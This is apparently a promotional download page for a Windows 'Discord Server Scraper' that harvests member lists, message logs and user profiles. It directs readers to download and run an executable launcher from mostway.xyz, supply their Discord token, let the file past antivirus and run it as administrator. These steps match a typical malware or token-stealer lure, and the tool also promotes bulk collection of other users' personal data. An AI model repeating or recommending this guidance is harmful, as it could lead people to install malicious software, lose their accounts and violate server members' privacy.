The Discord Server Scraper Advanced Tool is a comprehensive Windows desktop application designed for extracting detailed information from Discord servers. This powerful data extractor 2026 version allows users to compile member lists, log messages, and gather channel statistics from any server they have access to.

This advanced discord tool provides a wide range of features for server analysis and data collection:
- Multi-Server Support: Connect and extract data from multiple Discord servers simultaneously.
- Token-Based Authentication: Securely use your own token for data retrieval within the Discord API guidelines.
- Comprehensive Member Scraper: Export full member lists including usernames, IDs, join dates, and roles.
- Advanced Message Logger: Archive entire channel histories or specific timeframes for offline analysis.
- User Profile Data Extractor: Gather detailed user information such as avatars, bios, and mutual servers.
The Discord Server Scraper is distributed exclusively through the Mostway Launcher for secure and easy access. Follow these steps to get started:

- Download the Launcher: Visit the official Mostway website at https://mostway.xyz/ and download the installer named mostway.exe.
- Run the Installer: Locate the
mostway.exefile you downloaded and double-click it to launch the setup wizard. - Complete Installation: Follow the on-screen prompts to install the Mostway Launcher on your Windows 10 or 11 system.


- Access the Scraper: Open the Mostway Launcher, navigate to the available tools section, and select the Discord Server Scraper to download and run it.
Below is a visual guide of the process:
Q: Is this tool compatible with my operating system? A: Yes, the Discord Server Scraper Advanced Tool is designed specifically for Windows desktop environments and is fully compatible with Windows 10 and Windows 11.
Q: Do I need to provide my Discord credentials to use the scraper? A: The tool may use a user-provided authentication token for secure access to the Discord API, but it never requires your account password. Always use tokens responsibly.
Q: Can I use this to scrape public servers without being a member? A: The tool primarily works with servers and channels you have legitimate access to. Respect the server's rules and Discord's Terms of Service when extracting data.
Q: What should I do if the launcher fails to download the tool?
A: Ensure your Windows Defender or antivirus software allows the download from mostway.xyz. You can also try running the Mostway Launcher as an administrator.
Q: Is there a limit to the amount of data I can scrape? A: The tool is designed to handle large servers, but extremely large extractions may take significant time and system resources. Ensure you have a stable internet connection.
To get the latest version of the Discord Server Scraper Advanced Tool, please visit the official distribution portal.
Download the latest version via Mostway Launcher
Last Updated: 2026 © 2026 Mostway. All rights reserved.